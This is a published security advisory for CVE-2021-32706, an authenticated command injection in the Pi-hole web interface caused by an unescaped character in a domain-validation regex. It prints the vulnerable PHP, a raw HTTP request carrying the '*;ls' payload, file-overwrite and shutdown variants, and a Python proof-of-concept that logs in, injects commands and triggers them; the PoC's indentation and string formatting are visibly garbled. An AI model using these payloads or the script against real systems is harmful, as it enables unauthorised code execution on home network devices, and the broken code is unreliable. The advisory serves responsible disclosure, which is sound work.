

# (Authenticated) Remote Code Execution Possible in Web Interface 5.5

**High** PromoFaux published GHSA-5cm9-6p3m-v259 on Aug 4, 2021

Package

Pi-hole Web Interface

Affected versions

<=5.5

Patched versions

None

## Description

### PiHole Vulnerability Disclosure (SchneiderSec)

**Foreword:** This vulnerability was identified by Chris Schneider my github username is (SchneiderSec) an independent security researcher. This disclosures comes as an effort to protect other consumers of the Pi-Hole application.

**Type of Vulnerability:** (Authenticated) Remote Code Execution

**CVSS Score:** 7.6 High CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H

Affected Component:

- Pi-hole v5.3.1
- Web Interface v5.5
- FTL v5.8.1

**Summary:** The `validDomainWildcard` `preg_match` filter allows a malicious character through that can be used to execute code, list directories, and overwrite sensitive files.

#### Technical Description:

The issue lies in the fact that one of the periods is not escaped allowing any character to be used in it's place.

```
admin > scripts > pi-hole > php > saveSettings.php
68 function validDomainWildcard($domain_name)
69 {
70     // There has to be either no or at most one "*" at the beginning of a line
71     $validChars = preg_match("/[{{(\\*\\.?) a-z\\d]}(-*[a-z\\d])*(\\.[a-z\\d](-*[a-z\\d])*)*(\\.[a-z\\d])*$i", $domain_name);
72     $lengthCheck = preg_match("/^.{1,253}$/", $domain_name);
73     $labelLengthCheck = preg_match("/^(^\\.){1,63}(\\.[^\\.]{1,63})*/", $domain_name);
74     return ( $validChars && $lengthCheck && $labelLengthCheck ); //length of each label
75 }
```

This check is used in two places, to validate the clients and domains.

```
admin > scripts > pi-hole > php > saveSettings.php
473 foreach($clients as $client)
474 {
475     if(!validDomainWildcard($client) && !validIP($client))
476     {
477         $error .= "Top Clients entry ".htmlspecialchars($client)."  

478     }
479     if(!$first)
480     {
481         $clientlist .= ",";
482     }
483     else
484     {
485         $first = false;
486     }
487     $clientlist .= $client;
488 }
489
490 // Set Top Lists options
491 if(!strlen($error))
492 {
493     // All entries are okay
494     pihole_execute("-a setexcludeddomains ".$domainlist);
495     pihole_execute("-a setexcluedeclients ".$clientlist);
496     $success .= "The API settings have been updated<br>";
497 }
```

Assuming a payload of `*;ls` is passed through, it will successfully pass the check and get concatenated at the `pihole_execute`. This `pihole_execute` command will add this string to the `/etc/pihole/setupVars.conf` file. Example with our payload of `*;ls`:

```

1 POST /admin/settings.php?tab=api HTTP/1.1
2 Host: 192.168.1.21
3 Content-Length: 124
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.21
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/90.0.4430.212 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
  ,*/q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.21/admin/settings.php?tab=api
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: order=id3Ddono; serverType=nginx; SESSIONID=
  C743E18-2116-40b0-bb1e-67045b3a077c-1-Bag9aF2B9v0bRQEda_PCNOT; PHPSESSID=
  Qc2BdovR9hqvz217c7702N02c
14 Connection: close
15
16 domain=*;ls clients=querylog-permitted=querylog-blocked=confid=APIToken=
  0d158a7f0e77a5d031d9XhCpR8x7WDXHIE29OX7b8*
417
418
419
420 <div id="alertInfo" class="alert alert-
421 <button type="button" class="close"
422 </button>
423 <i class="icon fa fa-info">
424 </i>
425 </div>
426 The API settings have been updated
427 All entries will be shown in Query
428 </div>
429
430
431 <div class="row">

```

Showing the contents of /etc/pihole/setupVars.conf


```

root@ubuntu:/# cat /etc/pihole/setupVars.conf
PIHOLE_INTERFACE=ens33
IPV4_ADDRESS=192.168.1.21/24
IPV6_ADDRESS=
QUERY_LOGGING=true
INSTALL_WEB_SERVER=true
INSTALL_WEB_INTERFACE=true
LIGHTTPD_ENABLED=true
CACHE_SIZE=10000
WEBPASSWORD=5d8f2292df8l
BLOCKING_ENABLED=true
ADMIN_EMAIL=foobar-@test.com
WEBUIBOXEDLAYOUT=boxed
WEBTHEME=default-light
DNSMASQ_LISTENING=all
PIHOLE_DNS_1=192.168.1.18
PIHOLE_DNS_2=192.168.1.18
DNS_FQDN_REQUIRED=false
DNS_BOGUS_PRIV=false
DNSSEC=false
REV_SERVER=false
API_EXCLUDE_DOMAINS=*;ls
API_EXCLUDE_CLIENTS=
API_QUERY_LOG_SHOW=all
API_PRIVACY_MODE=false

```

This alone does not present an issue, but when this file gets sourced the text following the ; will be treated as a command. To trigger the sourcing we simply need to run go to the gravity endpoint /admin/gravity.php and click update.

<http://192.168.1.21/admin/gravity.php>



You will notice this also gives you the output of command that was run.

I mentioned file overwrite and this can happen if instead of running a command you redirect output to a file for example a payload of \*>FILENAME will output FILENAME to the /var/www/html/admin/scripts/pi-hole/php/ directory. This allows an attacker to overwrite any php file in there effectively breaking PiHole.

You can also overwrite/list the root users files. To do this you would just need to change the context with domains parameter first and then run the command via the clients parameter: domains=\*;cd&clients=\*;bashrc . Running cd changes the processes current directory to /root and clients will overwrite the root users bashrc. Shutdown will completely turn off the users machine.

It's worth noting someone much more familiar with Linux may be able to fully execute commands but I hope this already demonstrated enough impact.

**Proof of Concept:**

Here is some proof of concept code to assist:

```

import sys
import requests
from urllib.parse import quote
from bs4 import BeautifulSoup
if len(sys.argv) != 3:
    print(f'[+] {sys.argv[0]} <target:http://127.0.0.1> <adminPassword>')
    sys.exit(-1)
s = requests.Session()
token = ""
headers={'Content-Type': 'application/x-www-form-urlencoded'}
url = sys.argv[1]
def main():
    getCookieAndToken()
    sendPayload()
    callGravity()
def getCookieAndToken():
    print('[+] Logging in to get cookie and token.')
    try:
        global token
        password = sys.argv[2]
        if "http" not in url:
            print("Target has to be the base address: http://127.0.0.1")
            r = s.post(f'{url}/admin/index.php?login', data=f'pw={password}',
            headers=headers )
            formatted = BeautifulSoup(r.text, 'html.parser')
            token = quote(formatted.find(id="token").get_text())
        if not token:
            print('Unable to get token.')
            raise Exception
        except:
            print("Wrong password or other failure.")
            sys.exit(-1)
    def sendPayload():
        try:
            commands = ['dir', 'id']
            payload = f"domains*;(commands[0])&clients=*;
            {commands[1]}&permitted-on&querylog-blocked-on&field=API&token={token}"
            r = s.post(f'{url}/admin/settings.php?tab=api', data=payload,
            headers=headers )
            if "updated" not in r.text:
                print("[*] ERROR: Unable to edit settings. Exploit failed.
                Patched?")
                raise Exception
            print("[+] Injected command into /etc/pihole/setupVars.conf")
        except:
            sys.exit(-1)
    def callGravity():
        print("[+] Triggering command with gravity. If there is no output that
        doesn't mean it didn't run.")
        r = s.get(f'{url}/admin/scripts/pi-hole/php/gravity.sh.php')
        lines = r.text.split('\n')
        for line in lines:
            if "Neutrino" in line:
                break
        print(line.replace("data: ", ""))
if __name__ == "__main__":
    main()

```

usage: python3 poc.py http://pihole/ adminPW

By default this will run dir and id commands. The output should show the files in /var/www/html/admin/scripts/pi-hole/php and root as the user. You can modify the payload in the sendPayload functions

#### Severity

High

#### CVE ID

CVE-2021-32706

#### Weaknesses

No CWEs